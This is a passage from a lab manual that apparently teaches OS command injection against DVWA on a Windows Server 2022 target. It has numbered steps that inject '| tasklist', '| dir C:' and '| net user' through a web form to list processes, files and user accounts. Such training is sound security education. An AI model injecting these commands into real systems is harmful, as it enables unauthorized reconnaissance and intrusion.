
> Note: To confirm that the process has successfully been terminated, you can issue the **| tasklist** command again to check the running processes.



27. Now, to view the directory structure of the **Windows Server 2022** machine, type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.




28. The directory structure of the **C** drive of the target server (**Windows Server 2022**) is displayed, as shown in the screenshot.




29. In the same way, you can issue commands to view other directories.

30. Now, try to obtain information related to user accounts.

31. To view user account information, type **| net user**, and click **Submit**.




32. DVWA obtains user account information from the **Windows Server 2022** machine and lists, as shown in the screenshot.

